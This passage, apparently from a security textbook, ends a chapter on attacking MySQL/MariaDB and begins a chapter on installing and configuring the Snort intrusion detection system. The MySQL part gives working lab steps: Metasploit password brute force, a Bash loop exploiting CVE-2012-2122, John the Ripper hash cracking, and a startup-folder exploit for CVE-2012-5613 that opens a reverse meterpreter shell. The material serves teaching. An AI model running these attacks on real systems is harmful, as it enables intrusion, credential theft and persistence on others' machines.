Once the attacker has identified a user, the next step is to try to authenticate as that user. The Metasploit module auxiliary/scanner/mysql/mysql_login can be used to launch brute force attacks, looping through lists of passwords and/or lists of users.

```
msf > use auxiliary/scanner/mysql/mysql_login
msf auxiliary(scanner/mysql/mysql_login) > info
      Name: MySQL Login Utility
      Module: auxiliary/scanner/mysql/mysql_login
      License: Metasploit Framework License (BSD)
      Rank: Normal
...
... Output Deleted ...

Basic options:
  Name          Setting  Required  Description
  ----          -----  -----  -----
  BLANK_PASSWORDS  false    no      Try blank passwords for all users
  BRUTEFORCE_SPEED  5      yes     How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS    false    no      Try each user/password couple stored
                                    in the current database
  DB_ALL_PASS      false   no      Add all passwords in the current
                                    database to the list
  DB_ALL_USERS     false   no      Add all users in the current database
                                    to the list
  PASSWORD         no      no      A specific password to authenticate with
  PASS_FILE        no      no      File containing passwords, one per line
  Proxies          no      no      A proxy chain of format
                                    type:host:port[,type:host:port][...]
  RHOSTS           yes     no      The target address range or CIDR
                                    identifier
```

| | | | |
|-----------------|-------|-----|---|
| RPORT | 3306 | yes | The target port (TCP) |
| STOP_ON_SUCCESS | false | yes | Stop guessing when a credential works for a host |
| THREADS | 1 | yes | The number of concurrent threads |
| USERNAME | | no | A specific username to authenticate as |
| USERPASS_FILE | | no | File containing users and passwords separated by space, one pair per line |
| USER_AS_PASS | false | no | Try the username as the password for all users |
| USER_FILE | | no | File containing usernames, one per line |
| VERBOSE | true | yes | Whether to print output for all attempts |

Description:

This module simply queries the MySQL instance for a specific user/pass (default is root with blank).

... Output Deleted ...

The attacker selects the remote database server and username. In this example, passwords are tested from the file /usr/share/wordlists/metasploit/password.lst, which contains more than 88,000 passwords.¹⁴ If the Metasploit verbose setting is left at true, then Metasploit reports every failed login attempt. To avoid this, verbose is set to false and the exploit run.

```
msf auxiliary(scanner/mysql/mysql_login) > set username bob
username => bob
msf auxiliary(scanner/mysql/mysql_login) > set pass_file /usr/share/wordlists/
metasploit/password_ascii.lst
pass_file => /usr/share/wordlists/metasploit/password_ascii.lst
msf auxiliary(scanner/mysql/mysql_login) > set rhosts 10.0.4.49
rhosts => 10.0.4.49
```

¹⁴The file /usr/share/wordlists/metasploit/password.lst contains non-ASCII characters that can cause the script to fail. One approach is to convert the file to ASCII characters with the command `cat password.lst | iconv -f ISO-8859-1 -t ASCII//TRANSLIT > password_ascii.lst`. It also does not contain the default password used in these examples (password1!), so this has been appended to the list.

```
msf auxiliary(scanner/mysql/mysql_login) > set verbose false
verbose => false
msf auxiliary(scanner/mysql/mysql_login) > exploit
[+] 10.0.4.49:3306      - 10.0.4.49:3306 - Success: 'bob:password1!'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

The identified credential is automatically stored in the Metasploit database.

```
msf auxiliary(scanner/mysql/mysql_login) > creds
Credentials
=====
host      origin      service      public      private      realm      type
---      -----      -----      -----      -----      -----      -----
10.0.4.49  10.0.4.49  3306/tcp (mysql)  bob      password1!      Password
```

CVE 2012-2122 User Login Vulnerability

An attacker with a known user name may not need to work so hard to gain credentialed access to the database server. MySQL 5.6.5, 5.5.21, and 5.1.61 and earlier, as well as MariaDB 5.5.22 and earlier suffer from CVE 2012-2122. This flaw affects how the database checks passwords; on some 64-bit systems a password may authenticate as valid even when wrong, thanks to an error in how a return value is checked. All an attacker needs to do is to repeatedly authenticate with an incorrect password until the error triggers and access is granted. This flaw does not affect all vulnerable versions of MySQL or MariaDB; for example, the flaw can be triggered on an Ubuntu 12.04 64-bit system running on VMWare Workstation, but it is not triggered on an Ubuntu 12.04 64-bit system running on VirtualBox.

- MySQL - Authentication Bypass
 - /usr/share/exploitdb/exploits/multiple/remote/19092.py
 - <http://www.securityfocus.com/bid/53911>
 - CVE 2012-2122
 - MySQL ≤5.6.5, ≤5.5.21 and ≤5.1.61 and earlier; MariaDB ≤5.5.22 on certain 64-bit systems.

Code to exploit the vulnerability is available on Kali in /usr/share/exploitdb/exploits/multiple/remote/19092.py. This is a case where exploit code is unnecessary; the attack can be coded as single line in Bash. Suppose the attacker knows that the Ubuntu 12.04 64-bit system at

10.0.1.63 has the user named ‘ann’. To log in, the attacker provides the wrong password until the server authenticates.

```
root@kali:~# while :; do mysql -u ann -h 10.0.1.63 -p'wrong' 2>/dev/null; done
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 4202
Server version: 5.5.22-0ubuntu1 (Ubuntu)

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affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Cracking MySQL/MariaDB Hashes

An attacker with access to the password hashes in the mysql database can send them to John the Ripper for cracking. John the Ripper can crack both older and modern MySQL hashes. Suppose that the attacker has downloaded password hashes from the database and stored them locally in a file.

```
root@kali-2016-2-u:~# cat ./mysql-new
*0262F498E91CA294A8BA96084EEEDB5F635B23A3
*5EDBECC4F58A4E5D1955711070D9515FEB5E47D8
*086A9970376285185AFF1790FE4F0DC3BF0A0747
```

To crack these hashes, the attacker specifies the format as mysql-sha1.

```
root@kali-2016-2-u:~# john --format=mysql-sha1
--wordlist=/usr/share/wordlists/metasploit/password_ascii.lst ./mysql-new
Using default input encoding: UTF-8
Loaded 3 password hashes with no different salts (mysql-sha1, MySQL 4.1+ [SHA1
128/128 AVX 4x])
Press 'q' or Ctrl-C to abort, almost any other key for status
password1!      (?)
1g 0:00:00:00 DONE (2018-07-01 22:32) 25.00g/s 2209Kp/s 2209Kc/s 6627KC/s
vagrant..password1!
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

For the older 16-byte hashes used in CentOS 5, specify the format as mysql.

```
root@kali-2016-2-u:~# cat mysql-old
44c00dff4e5e6ce0
root@kali-2016-2-u:~# john --format=mysql
--wordlist=/usr/share/wordlists/metasploit/password_ascii.lst ./mysql-old
Using default input encoding: UTF-8
Loaded 1 password hash (mysql, MySQL pre-4.1 [32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
password1!      (?)
1g 0:00:00:00 DONE (2018-07-01 22:35) 50.00g/s 4418Kp/s 4418Kc/s 4418KC/s
vagrant..password1!
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

It is not uncommon for organizations to reuse database passwords across multiple servers, so this technique can be used to support lateral movement. If these servers also have unnecessary FILE privileges, then the attacker may be able to pillage other credentials for other systems.

CVE 2012-5613 Windows FILE Privilege Attack

An attacker with credentials for a database user that has the FILE privilege on a Windows system may be able to leverage that access to gain a full shell on the target. The vulnerability CVE 2012-5613 applies to MySQL 5.5.19 and MariaDB 5.5.28a and earlier. This vulnerability allows users with the FILE privilege to create files on the database itself. The Metasploit module exploit/windows/mysql/mysql_start_up exploits this flaw on Windows targets and writes a file to C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp that runs the next time a user logs in.

- Oracle MySQL for Microsoft Windows FILE Privilege Abuse
 - exploit/windows/mysql/mysql_start_up
 - CVE 2012-5613
 - MySQL 5.5.19, MariaDB 5.5.28a and earlier
 - Requires a Windows target

To demonstrate the attack, consider a Windows 2012 R2 system running MySQL 5.5.10. Suppose the attacker has determined the password for the user bob, that bob can log on remotely, and that bob has the FILE privilege.

The attacker begins by setting up a handler to receive the callback from the target.

```
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
msf exploit(multi/handler) > set lhost 10.0.2.2
lhost => 10.0.2.2
msf exploit(multi/handler) > set exitonsession false
exitonsession => false
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Started HTTPS reverse handler on https://10.0.2.2:8443
```

The attacker configures the exploit, providing database credentials and the payload whose handler has already been configured.

```
msf exploit(multi/handler) > use exploit/windows/mysql/mysql_start_up
msf exploit(windows/mysql/mysql_start_up) > info
```

```
Name: Oracle MySQL for Microsoft Windows FILE Privilege Abuse
Module: exploit/windows/mysql/mysql_start_up
Platform: Windows
Arch:
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2012-12-01
```

... Output Deleted ...

Available targets:

| Id | Name |
|----|------------------|
| -- | --- |
| 0 | MySQL on Windows |

Basic options:

| Name | Current Setting | Required | Description |
|----------------|-------------------------|----------|-----------------------------------|
| --- | ----- | ----- | ----- |
| PASSWORD | | yes | The password to authenticate with |
| RHOST | | yes | The target address |
| RPORT | 3306 | yes | The target port (TCP) |
| STARTUP_FOLDER | /programdata/microsoft/ | yes | The All Users Start Up folder |
| | windows/start menu/ | | |
| | programs/startup/ | | |
| USERNAME | | yes | The username to authenticate as |

Payload information:

Description:

This module takes advantage of a file privilege misconfiguration problem specifically against Windows MySQL servers. This module abuses the FILE privilege to write a payload to Microsoft's All Users Start Up directory which will execute every time a user logs in. The default All Users Start Up directory used by the module is present on Windows 7.

... Output Deleted ...

```
msf exploit(windows/mysql/mysql_start_up) > set password password1!
password => password1!
msf exploit(windows/mysql/mysql_start_up) > set rhost 10.0.16.42
rhost => 10.0.16.42
msf exploit(windows/mysql/mysql_start_up) > set username bob
username => bob
msf exploit(windows/mysql/mysql_start_up) > set payload windows/meterpreter/
reverse_https
payload => windows/meterpreter/reverse_https
msf exploit(windows/mysql/mysql_start_up) > set lhost 10.0.2.2
lhost => 10.0.2.2
```

When the exploit is launched, a file is written to the startup directory that calls back to the attacker.

```
msf exploit(windows/mysql/mysql_start_up) > exploit
[*] 10.0.16.42:3306 - Attempting to login as 'bob:password1!'
[*] 10.0.16.42:3306 - Uploading to 'C:/programdata/microsoft/windows/start menu/
programs/startup/BNSaX.exe'
[!] 10.0.16.42:3306 - This exploit may require manual cleanup of 'C:/programdata/
microsoft/windows/start menu/programs/startup/BNSaX.exe' on the target
```

If a user logs in to the system, a shell is provided to the attacker as the logged-in user.

```
msf exploit(windows/mysql/mysql_start_up) >
[*] https://10.0.2.2:8443 handling request from 10.0.16.42; (UUID: en6gufxv)
Staging x86 payload (180825 bytes) ...
[*] Meterpreter session 1 opened (10.0.2.2:8443 -> 10.0.16.42:49161) at 2018-07-02
19:49:50 -0400
```

```
msf exploit(windows/mysql/mysql_start_up) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > getuid
Server username: ALVIN\Administrator
```

This approach provides the attacker with persistence on the target.

Notes and References

The reference manuals for MySQL available from <http://dev.mysql.com/doc> are excellent, as are the manuals for MariaDB <https://mariadb.com/kb/en/library/documentation/>.

The differences between MySQL and Maria are summarized at <https://mariadb.com/kb/en/mariadb/mariadb-vs-mysql-compatibility/>.

One exception to the generally high quality of the documentation provided for MySQL is the set of instructions to install MySQL on Windows systems (<https://dev.mysql.com/doc/refman/5.7/en/windows-installation.html> and <https://dev.mysql.com/doc/refman/5.7/en/windows-start-service.html>). The instructions provided by <https://www.palemedia.com/wamp-articles/mysql/14-manual-install-of-mysql-5-7-20-on-windows> are far better.

Python code that duplicates the password hash generation method of older MySQL installations is available from <https://djangosnippets.org/snippets/1508/>.

Test data for use in testing databases and applications are available from <http://www.mockaroo.com/> and <http://www.generatedata.com/>.

CHAPTER 19

Snort

Introduction

Snort is an open source network intrusion detection system that can be installed on Linux and Windows. It functions by first normalizing traffic, then checking the traffic against sets of rules. There are community rules, registered rules, and commercial rules for Snort available from <http://www.snort.org>; it is also possible to write custom rules. To avoid false positives, Snort needs to be tuned for its environment. Snort can raise alerts when specific traffic is seen on the network; it can also detect port scans, ARP spoofing, and sensitive data like credit card numbers or social security numbers.

Installing Snort

Snort is available for both Linux and Windows.

Installing Snort on Linux

Binary packages are available for Snort for some distributions, including CentOS 7, but they are not available for all the distributions under consideration. Snort can be compiled from source on all the distributions under consideration.

Downloading Snort

To compile Snort from source, two packages must be downloaded and compiled: daq, which performs data acquisition, and snort, which performs intrusion detection. These are available from <https://snort.org/downloads>, though usually only the most recent versions are available. As of this writing, the most recent version of daq is 2.0.6, while the most recent version of snort is 2.9.11.1. Snort 3.0 is under development but is still an alpha release.

To proceed, first download the archives.¹

```
nunki:~ # wget https://snort.org/downloads/snort/daq-2.0.6.tar.gz
nunki:~ # wget https://snort.org/downloads/snort/snort-2.9.11.1.tar.gz
```

These can then be uncompressed in a convenient directory, say /usr/local/src.

```
nunki:~ # tar -xzvf ./daq-2.0.6.tar.gz -C /usr/local/src
nunki:~ # tar -xzvf ./snort-2.9.11.1.tar.gz -C /usr/local/src
nunki:~ # ls -l /usr/local/src/
total 8
drwxr-xr-x 6 cgauss 1000 4096 Jul  8 10:57 daq-2.0.6
drwxr-xr-x 10 root   root 4096 Jul  9 22:54 snort-2.9.11.1
```

Second, the target system requires a collection of supporting packages to be present. These include:

- gcc
- make
- flex
- bison
- pcap development libraries
- pcre development libraries
- dnet development libraries
- zlib development libraries
- lzma development libraries

The process to install these packages and libraries varies with the distribution.

Installing Snort Dependencies on OpenSuSE

To install the needed Snort dependencies on OpenSuSE, the administrator can run the command

```
nunki:~ # zypper install gcc make flex bison libpcap-devel pcre-devel libdnet-devel
zlib-devel xz-devel
```

¹Be sure to verify the MD5 sums!

Installing Snort Dependencies on CentOS 6, 7

To install the needed Snort dependencies on CentOS 6 or CentOS 7, begin by enabling the EPEL repository; this contains the needed dnet development libraries.²

The needed packages can be installed with the following command.

```
[root@kakkab ~]# yum install gcc make flex bison libpcap-devel pcre-devel libdnet-devel zlib-devel xz-devel
```

Installing Snort Dependencies on CentOS 5

The situation for CentOS 5 is more complex. CentOS 5 provides older versions of libpcap; for example, CentOS 5.9 uses libpcap 0.9.4. However, Snort needs at least version 1.0.0.

To proceed, first install the same packages as CentOS 6 or 7, but without libpcap. This requires EPEL for the dnet development libraries.

```
[root@alnitak ~]# yum install gcc make flex bison pcre-devel libdnet-devel zlib-devel xz-devel
```

Next, any existing copies of libpcap should be removed. This may result in removal of other installed software that requires libpcap.

```
[root@alnitak src]# yum remove libpcap libpcap-devel
```

Next, download libpcap 1.7.4 from <http://www.tcpdump.org>. This should be uncompressed in a convenient location, say /usr/local/src.

```
[root@alnitak ~]# wget http://www.tcpdump.org/release/libpcap-1.7.4.tar.gz
[root@alnitak ~]# tar -xvzf ./libpcap-1.7.4.tar.gz -C /usr/local/src
```

Compile libpcap from source using configure, make, and make install. Because this is going to replace the system file, it is installed in /usr rather than in /usr/local. When the installation is complete, ldconfig needs to be run to update the system with the location of the libraries.

```
[root@alnitak ~]# cd /usr/local/src/libpcap-1.7.4
[root@alnitak libpcap-1.7.4]# ./configure --prefix=/usr
[root@alnitak libpcap-1.7.4]# make
[root@alnitak libpcap-1.7.4]# make install
[root@alnitak libpcap-1.7.4]# ldconfig
```

²Instructions on how to enable the EPEL repository are provided in the Notes and References section of Chapter 14.

Installing Snort Dependencies on Mint or Ubuntu

On Mint or Ubuntu systems, the required packages can be installed by running

```
cgauss@eskimo ~ $ sudo apt install gcc make flex bison libpcap-dev libpcre3-dev
libdumbnet-dev zlib1g-dev liblzma-dev
```

Note that the names of the dependencies are different from those installed on other distributions. Ubuntu and Mint systems have a package named libdnet-dev; however this package provides libraries and headers for Linux DECnet; this is not what is needed to compile Snort. Instead, the required package is libdumbnet. For example, on Mint 15 the following information is provided.

```
cgauss@eskimo ~ $ apt show libdumbnet-dev
Package: libdumbnet-dev
New: yes
State: installed
Automatically installed: no
Version: 1.12-3.1
Priority: optional
Section: universe/libdevel
Maintainer: Ubuntu Developers <ubuntu-devel-discuss@lists.ubuntu.com>
Architecture: amd64
Uncompressed Size: 243 k
Depends: libc6 (>= 2.7), libdumbnet1 (= 1.12-3.1)
Conflicts: libdumbnet-dev
Description: A dumb, portable networking library -- development files
libdumbnet provides a simplified, portable interface to several low-level
networking routines, including
 * network address manipulation
 * kernel arp(4) cache and route(4) table lookup and manipulation
 * network firewalls (Ip filter, ipfw, ipchains, pdf, ...)
 * network interface lookup and manipulation
 * raw IP packet and Ethernet frame transmission
```

libdumbnet is known as libdnet in other distributions, but was renamed in Debian in favour of the older DECnet library 'libdnet'.

This package contains the static library and the C header files.

Homepage: <http://code.google.com/p/libdnet/>

Compiling and Installing Snort

Once the required packages are present on the system, the administrator compiles daq by running `configure`, `make`, and `make install`.

```
nunki:~ # cd /usr/local/src/daq-2.0.6/
nunki:/usr/local/src/daq-2.0.6 # ./configure
nunki:/usr/local/src/daq-2.0.6 # make
nunki:/usr/local/src/daq-2.0.6 # make install
```

Repeat the process to configure and compile snort.

```
nunki:/usr/local/src/daq-2.0.6 # cd /usr/local/src/snort-2.9.11.1/
nunki:/usr/local/src/snort-2.9.11.1 # ./configure
nunki:/usr/local/src/snort-2.9.11.1 # make
nunki:/usr/local/src/snort-2.9.11.1 # make install
```

On some distributions, one additional step is required; the system needs to be made aware of the locations of the newly created library files. If this step is skipped, attempts to start Snort return an error of the following form.

```
nunki:/usr/local/src/snort-2.9.11.1 # snort
snort: error while loading shared libraries: libsfbsf.so.0: cannot open shared
object file: No such file or directory
```

Run the following command.

```
nunki:/usr/local/src/snort-2.9.11.1 # ldconfig
```

Then Snort should start normally.

Installing Snort on Windows

Snort can be installed on Windows; binaries including a Windows installer are available from the Snort download page at <https://snort.org/downloads>. Snort on Windows requires WinPcap; that program is available from <https://www.winpcap.org/install/>.

Snort as a Packet Sniffer

Once Snort is installed, running it from the command line starts it as a packet sniffer. In this mode Snort prints observed packet headers to the screen; the process can be stopped with CTRL+C.

```
C:\Users\jbach>c:\Snort\bin\snort.exe
Running in packet dump mode
```

CHAPTER 19 SNORT

... Output Deleted ...

*** Caught Int-Signal

Run time for packet processing was 26.985000 seconds

Snort processed 108 packets.

Snort ran for 0 days 0 hours 0 minutes 26 seconds

Pkts/sec: 4

Packet I/O Totals:

| | |
|--------------|---------------|
| Received: | 108 |
| Analyzed: | 108 (100.00%) |
| Dropped: | 0 (0.00%) |
| Filtered: | 0 (0.00%) |
| Outstanding: | 0 (0.00%) |
| Injected: | 0 |

Breakdown by protocol (includes rebuilt packets):

| | |
|----------|----------------|
| Eth: | 108 (100.000%) |
| VLAN: | 0 (0.000%) |
| IP4: | 104 (96.296%) |
| Frag: | 0 (0.000%) |
| ICMP: | 0 (0.000%) |
| UDP: | 40 (37.037%) |
| TCP: | 64 (59.259%) |
| IP6: | 0 (0.000%) |
| TP6 Fxt: | 0 (0.000%) |

... Output Deleted ...

MPLS: 0 (0.000%)
ARP: 4 (3.704%)

... Output Deleted ...

S5 G 2: 0 (0.000%)
Total: 108

Snort exiting

If Snort is run with the `-e` flag, information about the link-layer is shown.

```
cgauss@Hispania:~$ sudo snort -e
```

Running in packet dump mode

CHAPTER 19 SNORT

If the **-d** flag is passed, then Snort displays the full packet content.

```
dschubba:~ # snort -d
Running in packet dump mode

      ---- Initializing Snort ----
Initializing Output Plugins!
pcap DAQ configured to passive.
Acquiring network traffic from "eth0".
Decoding Ethernet
... Output Deleted ...
```

```
WARNING: No preprocessors configured for policy 0.  
07-08-18:05:21.175335 52.203.89.231:9571 -> 10.0.0.76:58246  
TCP TTL:255 TOS:0x0 ID:53597 IpLen:20 DgmLen:434  
***AP*** Seq: 0x144CEFO Ack: 0xFA8BA630 Win: 0x7B7C TcpLen: 20  
81 7E 01 86 7B 22 70 6C 22 3A 22 7B 5C 22 74 73 .~..>{"pl": "{\"ts":  
5C 22 3A 31 35 33 31 30 38 37 35 32 31 31 35 31 "\",":1531087521151  
2C 5C 22 7E 63 5C 22 3A 31 2C 5C 22 70 6C 5C 22 ,"\~c":1,"pl":  
3A 5C 22 65 4A 79 31 6B 46 30 4C 67 6A 41 55 68 :"eJy1kF0LgjAUh  
76 2F 4B 32 4C 58 67 56 4C 4C 30 4D 71 4C 62 6F v/K2LXgVLL0MqLbo  
4C 71 4C 4C 70 59 65 55 5A 68 75 62 47 65 52 52 LqLLpYeUZhubGeRR  
50 37 32 52 6B 46 66 52 47 44 5A 33 58 6A 48 65 P72RkfRGDZ3XjHe
```

```

5A 37 33 6E 4D 32 52 53 6B 56 54 71 6B 45 4A 6E Z73nM2RSkVTqkEJn
67 48 31 71 4F 4A 59 75 73 43 6B 51 53 66 53 67 gH1qOJYusCkQSfSg
48 57 51 52 68 4D 32 5A 70 4D 67 6A 4C 76 73 2F HWQRhM2ZpMgjLvs/
76 5A 33 33 4D 44 53 4E 67 31 6F 73 34 59 44 75 vZ33MDSNg1os4YDu
73 6B 39 46 78 62 63 36 44 55 6C 73 69 46 46 70 sk9Fxbc6DUlsiFFp
51 33 53 6B 2F 65 31 52 44 62 7A 43 2B 49 47 6A Q3Sk/e1RDbzC+IGj
38 4A 52 7A 48 6F 42 6B 77 64 67 38 71 48 31 31 8JRzHoBkwdg8qH11
50 30 59 41 72 58 43 74 6C 2F 6A 5A 30 46 68 68 P0YArXct1/jZOvh
56 67 68 52 32 74 38 42 62 71 53 2B 56 30 52 44 VghR2t8BbqS+VORD
34 50 46 56 6F 47 66 41 2F 4A 4B 50 4E 52 66 53 4PFVoGfA/JKPNRFs
30 56 69 78 78 72 51 59 55 71 70 63 66 59 48 6B 0VixxrQYUqpcfYHk
62 54 34 65 6E 31 47 46 69 37 38 42 54 72 6B 74 bT4en1GFi78BTrkt
59 32 74 61 36 37 62 64 31 74 76 7A 37 37 6A 2B Y2ta67bd1tvz77j+
4C 6B 3D 5C 22 7D 22 2C 22 6F 70 22 3A 22 50 22 Lk=\}"}, "op": "P"
2C 22 74 63 22 3A 22 73 63 6F 72 65 73 2D 65 73 , "tc": "scores-es
70 6E 2D 65 6E 2D 66 72 6F 6E 74 70 61 67 65 2D pn-en-frontpage-
69 6E 64 65 78 2D 65 6E 2D 75 73 22 2C 22 6D 69 index-en-us", "mi
64 22 3A 39 38 34 32 35 31 7D d": 984251}

=====
```

The **-v** flag can be passed to provide verbose output.

Snort can be used like tcpdump or Wireshark and store the contents of the sniffed traffic in a binary file. Consider the sequence

```
dschubba:~ # mkdir captures
dschubba:~ # snort -l ./captures/
```

This tells Snort to sniff packets and store the result in the directory `~/captures` (which must already exist). If Snort is run for a time, and the directory examined, the contents will be like the following.

```
dschubba:~ # ls -l ./captures/
total 212
-rw----- 1 root root 215203 Jul  8 19:10 snort.log.1531091394
```

Here the file name is `snort.log.1531091394` where the number `1531091394` is the Unix timestamp of the date/time the packet capture was made.

```
dschubba:~ # date -d @1531091394
Sun Jul  8 19:09:54 EDT 2018
```

The resulting file can then be opened in tools like Wireshark or tcpdump.

Snort as an Intrusion Detection System

Although Snort can be run as a packet sniffer, its purpose is to act as an intrusion detection system (IDS).

Rule Installation

To use Snort as an IDS, it must be provided with a rule set; there are three rule sets available from <https://www.snort.org/downloads>. The community rule set is developed from user submissions, and it is freely available and released under the GPL (v2). The subscriber rule set is available for purchase and contains the most recent rules. The registered rule set is available without a fee for users who register; it is based on subscriber rules that are at least 30 days old and includes the community rules.

Start by downloading the rule set, creating the directory /etc/snort, and unpacking the rule set there.

```
jmaxwell@diomedes:~$ wget https://www.snort.org/downloads/registered/snortrules-snapshot-29111.tar.gz
jmaxwell@diomedes:~$ sudo mkdir /etc/snort
jmaxwell@diomedes:~$ sudo tar -xzvf ./snortrules-snapshot-29111.tar.gz
-C /etc/snort/
```

This provides four subdirectories.

```
jmaxwell@diomedes:~$ ls -F /etc/snort/
etc/ preproc_rules/ rules/ so_rules/
```

The /etc/snort/etc subdirectory contains configuration information. The remaining three directories contain rules. Many of the rules are provided in a plaintext format; this makes them easy to read and modify.

Installing Precompiled Rules

Some rules are provided as precompiled shared objects (.so files). There are different versions of the binary rules, depending on the distribution and architecture.

```
jmaxwell@diomedes:~$ ls -F /etc/snort/so_rules/precompiled/
Centos-5-4/ FC-25/ FreeBSD-9-0/ RHEL-5-5/ Ubuntu-14-4/
Centos-6/ FC-26/ OpenBSD-5-2/ RHEL-6/ Ubuntu-16-4/
Centos-7/ FC-27/ OpenBSD-5-3/ RHEL-6-0/ Ubuntu-17-10/
Debian-7/ FreeBSD-10-0/ OpenBSD-6-2/ RHEL-7/
Debian-8/ FreeBSD-11/ OpenSUSE-15-0/ Slackware-13-1/
Debian-9/ FreeBSD-8-1/ OpenSUSE-42-3/ Slackware-14-2/
```

Most directories contain a pair of subdirectories for 32-bit and 64-bit architectures, and these contain a subdirectory that matches the rule version. For example:³

```
jmaxwell@diomedes:~$ tree -d /etc/snort/so_rules/precompiled/Ubuntu-16-4/
/etc/snort/so_rules/precompiled/Ubuntu-16-4/
├── i386
│   └── 2.9.11.1
└── x86-64
    └── 2.9.11.1
```

To prepare the system to use these dynamic rules, a link must be created. Suppose that Snort has been installed on a 64-bit Ubuntu 16.10 system. Then a natural choice for the dynamic rules would be the 64-bit Ubuntu 16.04 rules. Create the symbolic link to /usr/local/lib/snort_dynamicrules.

```
jmaxwell@diomedes:~$ sudo ln -s /etc/snort/so_rules/precompiled/Ubuntu-16-4/x86-
64/2.9.11.1/ /usr/local/lib/snort_dynamicrules
```

Snort Reputation Preprocessor

The default Snort configuration file /etc/snort/etc/snort.conf configures a reputation preprocessor that uses a pair of files for its whitelist and blacklist; these files need to be created.

```
jmaxwell@diomedes:~$ sudo touch /etc/snort/rules/white_list.rules
jmaxwell@diomedes:~$ sudo touch /etc/snort/rules/black_list.rules
```

Snort Log Directory

With its default settings, Snort stores its results in the log directory /var/log/snort, which must exist.

```
jmaxwell@diomedes:~$ sudo mkdir /var/log/snort
```

Starting Snort as an Intrusion Detection System

With this last change made, Snort can be started as an IDS using the default configuration file by running

```
jkepler@Coperniucs:~$ sudo snort -c /etc/snort/etc/snort.conf
```

³The tree command is used to show files and directories in a tree structure. The -d flag restricts the output to directories only. This is not part of a typical Linux installation, but can be installed on, for example, Ubuntu with apt install tree.

Running Snort as an IDS on CentOS 5

Attempts to start Snort as an IDS on CentOS 5 may fail with the error

```
[root@alnair ~]# snort -c /etc/snort/etc/snort.conf
Running in IDS mode

     === Initializing Snort ===
Initializing Output Plugins!
Initializing Preprocessors!
Initializing Plug-ins!
Parsing Rules file "/etc/snort/etc/snort.conf"

... Output Deleted ...

+++++
Initializing rule chains...
ERROR: /etc/snort/etc/../rules/browser-ie.rules(380) : pcre compile of
"<area\s[^]*?id\s*=\s*?[^\x22\x27](?P<area_id>[^\\x22\\x27\\s>]+)[\\x22\\x27]?
[\\s>].*?(?P=area_id).attachEvent\s*?\x28[^\\x29]+?,[^\\x29]*?(?<func>[^\\x29\\s]+)
[\\s\\x29].*?(?P=func)[^\\x7b]+?\x7b[^\\x7d]*?(?P=area_id).detachEvent\s*?\x28
[^\\x7d]+?document\\.open" failed at offset 137 : unrecognized character after (<
Fatal Error, Quitting..
```

The issue here is that the CentOS 5 PCRE package cannot compile this rule. Further, this PCRE package is used extensively throughout CentOS 5 and is difficult to replace; even yum depends on it. This problem only occurs in one rule set started by default, namely the rules for Internet Explorer. If these rules are omitted, Snort starts.

Running Snort as an IDS on OpenSuSE

One potential problem running Snort as an IDS on 64-bit versions of OpenSuSE 42 is that the compilation process installs key Snort libraries to `/usr/local/lib64` rather than `/usr/local/lib`. One solution is to modify the configuration file `/etc/snort/etc/snort.conf`. Modify the locations for the dynamic preprocessor libraries and the base preprocessor engine as follows in Listing 19-1.

Listing 19-1. Portion of the file `/etc/snort/etc/snort.conf` on OpenSuSE 42.2 with modified locations for the dynamic preprocessor libraries and the base preprocessor engine

```
#####
# Step #4: Configure dynamic loaded libraries.
# For more information, see Snort Manual, Configuring Snort - Dynamic Modules
#####
```

```
# path to dynamic preprocessor libraries
dynamicpreprocessor directory /usr/local/lib64/snort_dynamicpreprocessor/

# path to base preprocessor engine
dynamicengine /usr/local/lib64/snort_dynamicengine/libsf_engine.so

# path to dynamic rules libraries
dynamicdetection directory /usr/local/lib/snort_dynamicrules
```

This section also contains the location of the dynamic rules libraries. Rather than follow the instructions earlier that created a symbolic link from /usr/local/lib/snort_dynamicrules to the proper subdirectory of /etc/snort, the administrator could instead modify the path to the dynamic rules libraries here to point to the proper location.

Another problem is that Snort only includes precompiled rules for OpenSuSE 42.3 and OpenSuSE 15.0 and both sets of precompiled rules are for 64-bit systems only.⁴

Further, older OpenSuSE systems use older versions of glibc; for example, OpenSuSE 11.4 includes glibc 2.11.3 by default. On such a 64-bit system, attempts to start Snort as an IDS with the current rule set fails.

```
diphda:~ # snort -c /etc/snort/etc/snort.conf
Running in IDS mode

      === Initializing Snort ===
Initializing Output Plugins!
Initializing Preprocessors!
Initializing Plug-ins!
Parsing Rules file "/etc/snort/etc/snort.conf"
... Output Deleted ...

Loading dynamic engine /usr/local/lib/snort_dynamicengine/libsf_engine.so... done
Loading all dynamic detection libs from /usr/local/lib/snort_dynamicrules...
  Loading dynamic detection library /usr/local/lib/snort_dynamicrules/
    file-executable.so... done
  Loading dynamic detection library /usr/local/lib/snort_dynamicrules/
    os-linux.so... done
  Loading dynamic detection library /usr/local/lib/snort_dynamicrules/server-
    other.so... ERROR: Failed to load /usr/local/lib/snort_dynamicrules/server-
    other.so: /lib64/libc.so.6: version `GLIBC_2.14' not found (required by /usr/
      local/lib/snort_dynamicrules/server-other.so)
Fatal Error, Quitting..
```

⁴OpenSuSE 15.0 was released in May 2018, and it follows after OpenSuSE 42.3. This means that OpenSuSE major releases come in the following order: 12 ➤ 13 ➤ 42 ➤ 15. I am not sure why this is confusing to anyone.

Running Snort as an IDS on Mint or Ubuntu

Most versions of Mint and Ubuntu can use the provided instructions to run Snort as an IDS. However, older versions of Mint, including Mint 11 and Mint 12, use version 2.13 for glibc, but the Snort rules expect version 2.14 or later.

Running Snort as an IDS on Windows

Snort can be configured on a Windows system to run as an IDS. Download a copy of the rule set and uncompress the result. Move the subdirectories `rules` and `preproc_rules` to the (default) directory `C:\Snort\rules`. The rule set also contains the directory `so_rules`; this consists of various rules shipped in binary form; however, these do not run on Windows. (See the file `so_rules\src\README` for details.) The contents of the `etc` directory in the rule set are copied to `C:\Snort\etc`.

